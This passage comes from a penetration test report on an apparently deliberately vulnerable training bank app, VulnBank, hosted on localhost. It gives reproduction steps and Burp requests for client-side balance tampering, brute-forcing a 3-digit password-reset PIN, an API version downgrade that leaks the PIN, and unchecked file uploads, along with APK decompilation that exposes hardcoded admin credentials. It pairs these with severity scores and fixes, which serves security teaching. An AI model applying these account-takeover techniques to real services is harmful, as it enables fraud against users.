2. Capture the HTTP request in Burp and go to it
3. Under balance in the Json and balance and amount you want we did 20000.



4. Send the request and notice that on response we see the amount is set to \$20000.
5. Go and login to the bank with the credentials you created
6. Notice the balance has been set to the amount you set, ours was 20,000.



Recommendation

These are some of the recommendations we can make

Short term

- Enforce server-side validation to restrict modification
- Reject any client-supplied balance values during account registration

Long term

- Implement business logic validation controls to verify financial rules.
- Ensure only authorized backend systems can modify financial values.

Summary (H4)

Affected system: /registration API, registration page

Vulnerability: Unauthorized Account balance manipulation

Exploit: Changing the balance parameter in registration

Severity: High

Remediation: high

4.2.8 Broken rate limiting

Overview

Rate limiting refers to a technique put in place that controls the number of requests a user can make to a system within a specified time frame. Its purpose is to mitigate brute-force attacks and abuse of functionality. In this case when a user requests to reset their password they are required to enter their username where an OTP is then sent to their email. In the input field where the OTP is to be entered we are informed it's a 3 digit pin(OTP). With this information one is able to bruteforce the OTP to get it. Due to lack of rate limiting an attacker is able to brute-force all possible combinations.

Severity(H4)

CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:P/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 8.9 / High ⊕

The severity is set to high because once an attacker is able to reset a password, they are able gain unauthorized access to the user and perform financial fraud and also lock out the legitimate user. This leads to confidentiality breach, integrity violation and lack of availability of the account to legitimate users.

Impact

The main concern here is account take over enabling authorized transactions. This vulnerability impacts confidentiality, since once an attacker gains access to the OTP they get information that they are not authorised to do. It affects availability since an attacker having created the new password the old password wont be in use anymore denying the legitimate user access to their account. This may lead to customers losing trust with the organization leading to reputational damage.

Evidence of finding

These are the steps to reproduce this finding:

1. Navigate to the reset password page

2. Enter the username of an existing account that we will reset the password.
3. Send the username and you'll be redirected to a page where we are required to enter username, 3-Digit Reset PIN and new password.

Reset Password

Reset Password

[Back to Login](#)

API Version: v2

4. Go to burp and send the request to burp so as to brute force it.
5. Where the value of reset_pin is stored place our payload, set payload to numbers, number range from 000- 999 and number formats to 3 digits

Sniper attack

Start attack

Target

http://localhost:85

Update Host header to match target

Positions

Add \$

Clear \$

Auto \$

```
1 POST /api/v2/reset-password HTTP/1.1
2 Host: localhost:85
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:85/reset-password
8 Content-Type: application/json
9 Content-Length: 58
10 Origin: http://localhost:85
11 Connection: keep-alive
12 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo5L
  CJ1c2VybWVtZSI6ImVlZWVhZGRkMiIsImZlcnVzX2FkbWVlIjp0YXZlZS
  iawF0IjoxNzYyODg5MzE3fQ.ppNpmsr_HJBgmWnrtrmeD0x-4HR6Yn
  upoYYpQtZJAOM
13 Priority: u=0
14
15 {"username":"eddie","reset_pin":"$123$","new_password"
  : "12"}
```

Payloads

Close

Payload position: All payload positions

Payload type: Numbers

Payload count: 1,000

Request count: 1,000

Payload configuration

^

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 000

To: 999

Step: 1

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits: 3

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples

001

321

Payload processing

▼

Payload encoding

▼

6. Start the attack and wait till we get a success message.

Request	Payload	Status code ^	Response r...	Error	Timeout	Length	Comment
142	141	200	4			290	
274	273	400	4			278	
273	272	400	3			278	
272	271	400	4			278	
271	270	400	4			278	
270	269	400	1			278	
269	268	400	4			278	
268	267	400	4			278	
267	266	400	4			278	
266	265	400	4			278	
265	264	400	1			278	
264	263	400	4			278	
263	262	400	3			278	
262	261	400	3			278	
261	260	400	3			278	
260	259	400	3			278	
259	258	400	3			278	
258	257	400	3			278	
257	256	400	4			278	
256	255	400	4			278	
255	254	400	3			278	
254	253	400	3			278	
253	252	400	4			278	
252	251	400	4			278	
251	250	400	3			278	
250	249	400	1			278	
249	248	400	3			278	
248	247	400	3			278	
247	246	400	4			278	
246	245	400	3			278	
245	244	400	4			278	
244	243	400	3			278	
243	242	400	4			278	

7. We got a success and the payload is set to 141.
8. Clicking on the HTTP request we see this

Request
Response

Pretty
Raw
Hex
Hackvortor
JSON Web Token

1 POST /api/v2/reset-password HTTP/1.1
2 Host: localhost:85
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:85/reset-password
8 Content-Type: application/json
9 Content-Length: 58
10 Origin: http://localhost:85
11 Connection: keep-alive
12 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6ImVlZWVhZGRkMiIsImZxZ2FkbWluIjpmyWxzZSwiawF
OIjoxNzYyODg5MzE3fQ.ppNpmsr_HJBgmWnrtrmeDOx-4HR6YnupoYYpQtZJA0M
13 Priority: u=0
14
15 {
"username": "eddie",
"reset_pin": "141",
"new_password": "12"
}

9. The subsequent response to it is:

Request		Response	
Pretty		Raw	Hex
		Render	Hackvortor
1	HTTP/1.0 200 OK		
2	Content-Type: application/json		
3	Content-Length: 80		
4	Access-Control-Allow-Origin: http://localhost:85		
5	Vary: Origin		
6	Server: Werkzeug/2.0.1 Python/3.9.25		
7	Date: Tue, 11 Nov 2025 20:07:04 GMT		
8			
9	{		
10	"message": "Password has been reset successfully",		
11	"status": "success"		
12	}		
13			

10. We can now go and try logging in with the new password to see if the password changed:

Request		Response	
Pretty		Raw	Hex
		Render	Hackvortor
1	POST /login HTTP/1.1	1	HTTP/1.0 200 OK
2	Host: localhost:85	2	Content-Type: application/json
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	3	Content-Length: 477
4	Accept: */*	4	Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJlc2VybmFtZSI6ImVhZGllIiwiaXNfYWRTaw4iOmZhbnNlLCJpYXQiOiE3NjI4OTMwOTF9.wFk5P9AmIpFk5C4We5P-rR9iytGTtt75wdmzycSZJY; HttpOnly; Path=/
5	Accept-Language: en-US,en;q=0.5	5	Access-Control-Allow-Origin: http://localhost:85
6	Accept-Encoding: gzip, deflate, br	6	Vary: Origin
7	Referer: http://localhost:85/login	7	Server: Werkzeug/2.0.1 Python/3.9.25
8	Content-Type: application/json	8	Date: Tue, 11 Nov 2025 20:31:31 GMT
9	Content-Length: 36	9	
10	Origin: http://localhost:85	10	{
11	Connection: keep-alive	11	"accountNumber": "8967583737",
12	Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJlc2VybmFtZSI6ImVhZGllIiwiaXNfYWRTaw4iOmZhbnNlLCJpYXQiOiE3NjI4OTMwOTF9.wFk5P9AmIpFk5C4We5P-rR9iytGTtt75wdmzycSZJY	12	"debug_info": {
13	Priority: u=0	13	"account_number": "8967583737",
14		14	"is_admin": false,
15	{	15	"login_time": "2025-11-11 20:31:31.713293",
	"username": "eddie",	16	"user_id": 2,
	"password": "12"	17	"username": "eddie"
	}	18	},
		19	"isAdmin": false,
		20	"message": "Login successful",
		21	"status": "success",
		22	"token":
			"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJlc2VybmFtZSI6ImVhZGllIiwiaXNfYWRTaw4iOmZhbnNlLCJpYXQiOiE3NjI4OTMwOTF9.wFk5P9AmIpFk5C4We5P-rR9iytGTtt75wdmzycSZJY"
		23	}
		24	

11. We get a successful login showing password reset was successful.

Recommendation

Short Term

- Enforce rate limiting
- Avoid explicit information disclosure length of OTP

Long Term

- Implement long and stronger OTP

- Implement multifactor authentication.
- Implement account lockout on multiple failed requests.

Summary

Affected system: Reset api

Vulnerability: Broken Rate limiting

Exploit: bruteforce OTP

Severity: high

Remediation: immediate

4.2.9 Insecure design

Overview

It refers to architectural flaws in software that create security vulnerabilities often due to neglecting security considerations during the design phase. It's a vulnerability that exists not because of faulty implementation but because the application's architecture and design does not consider security from the start. In this case when a user resets a password we see that the API version in use is /api/V2/forgot-password. We can however change the version number to an old existing version number (V1). when we change the version number we see that in this version the PIN is being sent and displayed out. An attacker can use this to their advantage where they just use an outdated version to get the OTP. ("A04:2021 – Insecure Design")

Severity(H4)

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:L/SA:L

CVSS v4.0 Score: **9.9 / Critical** ⊕

The severity is critical because unlike the previous one where we had to bruteforce to get the PIN this one is provided openly to us without doing too much work. The ease of exploitation and potential impact increases the risk.

Impact(H4)


This vulnerability makes the account takeover process easy. Once an attacker takes over the account we can perform financial fraud. This will lead to customers losing trust making them stop banking there. Further consequences include financial fraud and monetary loss, non-compliance with data protection regulations and legal actions from affected users.

Evidence of finding

This are steps to reproduce this finding:

1. We can go and reset password from the reset password page

2. We can see that the current version in use is v2




The screenshot displays a 'Reset Password' form. It features three input fields: 'Username', '3-Digit Reset PIN', and 'New Password'. Below these fields is a blue 'Reset Password' button. A link labeled 'Back to Login' is positioned above a red-bordered box containing the text 'API Version: v2'.

Reset Password


[Back to Login](#)

API Version: v2

3. Below is how the current version 2 works



4. We can intercept this request and change the version to v1 and send it



5. We notice that the pin is displayed out in the response side and yet they say the pin is still sent to email
6. Use the pin to reset the pin and create a new password.

The screenshot shows a web interface for resetting a password. At the top, the title 'Reset Password' is displayed in a large, bold, dark font. Below the title is a green rectangular box with rounded corners containing the text 'Password reset successful!' in a green font. Underneath this message are three input fields: the first contains the username 'eddie', the second contains the number '566', and the third contains a series of dots representing a masked password. Below the input fields is a large blue button with the text 'Reset Password' in white. At the bottom of the form is a blue link that says 'Back to Login'. At the very bottom, in a smaller grey font, it says 'API Version: v2'.

7. We see that we got a success resetting the password

Recommendation(H4)

Short- term

- Disable outdated version, bring out an error cant be processed
- Strictly use secure versions only by validating API and rejecting requests to insecure endpoints.

Long term

- Ensure developers follow secure software development lifecycle (SSDLC)from the planning stage
- Implement automated API version control and retirement policies.

Summary

Affected system: api/v2/forgot-password

Vulnerability: insecure design

Exploit: changing to vulnerable version

Severity: Critical

Remediation: Immediately

4.2.10 Improper File type Validation

Overview

This refers to where a system application fails to properly validate file types being uploaded. The profile picture upload functionality is designed to accept image formats only .jpg, .jpeg, .png. However, when testing it was determined that the application accepts non-image formats like .txt. We started with a jpeg file and it was successful as it should, we then tried with a .txt file and to our surprise it was successful.

Severity

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:L/SC:L/SI:L/SA:L

CVSS v4.0 Score: 5.3 / Medium ⓘ

The severity is medium since the files are being stored and the file we uploaded couldn't be exploited. However if executable files can be uploaded the severity could be high.

Impact

If an attacker creates a malicious script or executable file that can lead to remote code execution or stored XSS.

Evidence of finding(H4)

These are steps to reproduce this finding:

1. Login to your account where we will go to the dashboard.
2. Go to the profile picture tab and click it to upload a file.
3. Pick any file that isn't an image type. On our end we used test.txt as our file
4. Click it and we get a success message
5. Navigating to burp to its HTTP request we get to see it.

360	http://localhost:85	GET	/static/uploads/297492_test.txt?v=...	✓	200	336	text	txt
359	http://localhost:85	POST	/upload_profile_picture	✓	200	342	JSON	

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /upload_profile_picture HTTP/1.1		1 HTTP/1.0 200 OK	
2 Host: localhost:85		2 Content-Type: application/json	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		3 Content-Length: 131	
4 Accept: */*		4 Access-Control-Allow-Origin: http://localhost:85	
5 Accept-Language: en-US,en;q=0.5		5 Vary: Origin	
6 Accept-Encoding: gzip, deflate, br		6 Server: Werkzeug/2.0.1 Python/3.9.25	
7 Referer: http://localhost:85/dashboard		7 Date: Wed, 12 Nov 2025 10:34:11 GMT	
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIj		9 {	
9 Content-Type: multipart/form-data; boundary=-----28298055261849007715285783331		10 "file_path":"static/uploads/297492_test.txt",	
10 Content-Length: 254		11 "message":"Profile picture uploaded successfully",	
11 Origin: http://localhost:85		12 "status":"success"	
12 Connection: keep-alive		13 }	
13 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIj		14	
14 Priority: u=4			
15			
16 -----28298055261849007715285783331			
17 Content-Disposition: form-data; name="profile_picture"; filename="test.txt"			
18 Content-Type: text/plain			
19			
20 this is a test project			
21			

Recommendation

Short term

- Restrict file uploads to image formats only
- Implement file content inspection to block renamed non-image

Long term

- Implement antivirus/malware scanning on uploaded files.

Summary

Affected system: profile picture upload

Vulnerability: improper file type validation

Exploit: uploading .txt

Severity: Medium

Remediation: low

4.3 Mobile Finding

Overview

This section provides a focused security assessment of the VulnBank APK. The objective of this review was to identify and validate mobile security weaknesses that could be exploited under real-world conditions, and to present clear, actionable, and prioritized remediation recommendations for the development team to implement.

The assessment followed a combined static and dynamic analysis methodology.

Static analysis included decompiling the APK, reviewing the AndroidManifest.xml file, and inspecting smali/classes for hardcoded secrets and insecure logic.

Dynamic analysis involved running the app in an emulator, intercepting traffic through Burp Suite, and exercising backend endpoints to assess real-world impact.

Methodology

We followed a two-step analysis approach consisting of static analysis and dynamic analysis. Static analysis involved decompiling the APK, inspecting the AndroidManifest.xml file, and reviewing smali code for insecure logic and exposed secrets. Dynamic analysis involved running the APK inside an emulator, intercepting network traffic using Burp Suite, and manipulating API requests to confirm real-world exploitability.

Static Analysis

We started the process by decompiling the application using apktool

```
—(zizostar@kali)-[~/Downloads]
$ apktool d vulnbankapp.apk -o vuln_output
: Using Apktool 2.7.0-dirty on vulnbankapp.apk
: Loading resource table ...
: Decoding AndroidManifest.xml with resources ...
: Loading resource table from file: /home/zizostar/.local/share/apktool/framework/1.apk
: Regular manifest package ...
: Decoding file-resources ...
: Decoding values */* XMLs ...
: Baksmaling classes.dex ...
: Baksmaling classes2.dex ...
: Copying assets and libs ...
: Copying unknown files ...
: Copying original files ...
: Copying META-INF/services directory
```

```
(zizostar@kali)~/Downloads
$ ls
31809296-RATE-CONF.pdf          'CamScanner 11-20-25 11.54.pdf'
31809296-RATE-CONF_signed.pdf  'Cricfy Live Football TV_40.8_APKPure.xapk'
9a5ba575.0                     'Executive Summary Report - Squad 9.ppt'
APKTOOL-Decompiling.png        genymotion
beetlebug.apk                  genymotion-3.9.0-linux_x64.run
Beetle Bug Capture the Flag Report Squad 9.pdf 'Internal Penetration Test Report of Findings - Squad 9 (1)(4).pdf'
burp7.der                     Signed_Carrier_Rate_Confirmation_Fri_14_Nov_2025_040139PM_1121014.pdf
BURP_GENYMOTION.json          vulnbankapp.apk
cacert.der                    vuln_output

(zizostar@kali)~/Downloads
$ cd vuln_output

(zizostar@kali)~/Downloads/vuln_output
$ ls
AndroidManifest.xml  apktool.yml  assets  kotlin  lib  META-INF  original  res  smali  smali_classes2  unknown
```

AndroidManifest.xml Critical Findings

The androidmanifest.xml file is a security related file that could potentially reveal vulnerabilities. It usually declares the app's components and high-level app settings. Having this in mind, we investigated the file and found very interesting vulnerabilities as seen below;

Hardcoded Credentials

We found admin credentials hardcoded in the AndroidManifest file, which is a serious security risk because anyone with access to the APK could use them to gain full administrative control.

```
<meta-data android:name="admin_username" android:value="admin" />
<meta-data android:name="admin_password" android:value="admin123" />
```

Risk

- Immediate compromise of the admin account.
- This could lead to unauthorized access to sensitive information, e.g., user data and fund transfer endpoints.

Recommendation

- Remove hardcoded credentials from the APK immediately.
- Use proper authentication and server-side authorization checks.

Debug Endpoint

The AndroidManifest exposed a debug endpoint that shouldn't exist in the app, as it could allow attackers to access sensitive information or perform unauthorized actions.

```
<meta-data android:name="debug_endpoint" android:value="/debug/users" />
```

Risk

- This could lead to the discovery of privileged endpoints that may be protected
- Attackers can call debug endpoints to enumerate users, change state, or elevate access

Recommendation

- Remove debug endpoints from release builds
- Debug endpoints should lie behind strong server-side authentication.

Analyzing The Smali Files

To do this, we extracted the classes.dex file from the original APK file. The classes.dex holds the classes and methods that define the app's functionality. Analyzing this file can reveal application logic, vulnerabilities, and sensitive app operations.

```

(zizostar@kali)-[~/Downloads]
$ unzip vulnbankapp.apk classes.dex
Archive: vulnbankapp.apk
  inflating: classes.dex

(zizostar@kali)-[~/Downloads]
$ ls
31809296-RATE-CONF.pdf          'CamScanner 11-20-25 11.54-1.pdf'
31809296-RATE-CONF_signed.pdf   'CamScanner 11-20-25 11.54.pdf'
9a5ba575.0                     classes.dex
APKTOOL-Decompiling.png        'Cricfy Live Football TV_40.8-APKPure.xapk'
bbi.jpg                        'Executive Summary Report - Squad 9.ppt'
BBI RC.PDF                    genymotion
beetlebug.apk                  genymotion-3.9.0-linux_x64.run
Beetle Bug Capture the Flag Report Squad 9.pdf 'Internal Penetration Test Report of Findings - Squad 9 (1)(4).pdf'
burp7.der                     Signed_Carrier_Rate_Confirmation_Fri_14_Nov_2025_040139PM_1121014.pdf
BURP_GENYMOTION.json          vulnbankapp.apk
cacert.der                    vuln_output

```

To analyze this file, we ran the following commands

Findings in Secrets.Class

The 'Secrets.class' file revealed more hardcoded information. The file contained secrets such as debug endpoint, an administrative JWT and an old API key:


```

(zizostar@kali)-[~/Downloads]
$ ls
31809296-RATE-CONF.pdf          'CamScanner 11-20-25 11.54.pdf'
31809296-RATE-CONF_signed.pdf   classes.dex
9a5ba575.0                     classes-error.zip
APKTOOL-Decompiling.png        'Cricfy Live Football TV_40.8-APKPure.xapk'
bbi.jpg                        'Document 1.docx'
BBI RC.PDF                    'Executive Summary Report - Squad 9.ppt'
beetlebug.apk                  genymotion
Beetle Bug Capture the Flag Report Squad 9.pdf 'genymotion-3.9.0-linux_x64.run'
burp7.der                     'Internal Penetration Test Report of Findings - Squad 9 (1)(4).pdf'
BURP_GENYMOTION.json          Signed_Carrier_Rate_Confirmation_Fri_14_Nov_2025_040139PM_1121014.pdf
cacert.der                    vulnbankapp.apk
CamScanner 11-20-25 11.54-1.pdf' vuln_output

(zizostar@kali)-[~/Downloads]
$ d2j-dex2jar classes.dex -o vulnbank.jar
dex2jar classes.dex -> vulnbank.jar
Detail Error Information in File ./classes-error.zip
Please report this file to one of following link if possible (any one).
https://sourceforge.net/p/dex2jar/tickets/
https://bitbucket.org/pxb1988/dex2jar/issues
https://github.com/pxb1988/dex2jar/issues
dex2jar@googlegroups.com

(zizostar@kali)-[~/Downloads]
$ jd-gui vulnbank.jar

```



RISK

- The embedded JWT can be used to impersonate an administrator and lead to sensitive data exposure.
- The API key can be used to perform unauthorized requests against backend systems
- The debug/users endpoint may reveal sensitive information or administrative functionality if accessible.
- Hardcoded secrets cannot be securely revoked without releasing a new application build.

Recommendation

- Sensitive credentials such as JWTs, API keys should be securely stored on the server side and accessed through properly authenticated API calls.
- Remove or disable any debug endpoints in production builds and ensure strict access control

Findings in SharedPreferences

In this file, we found plaintext storage of credentials and balance. We also captured the debug flag.

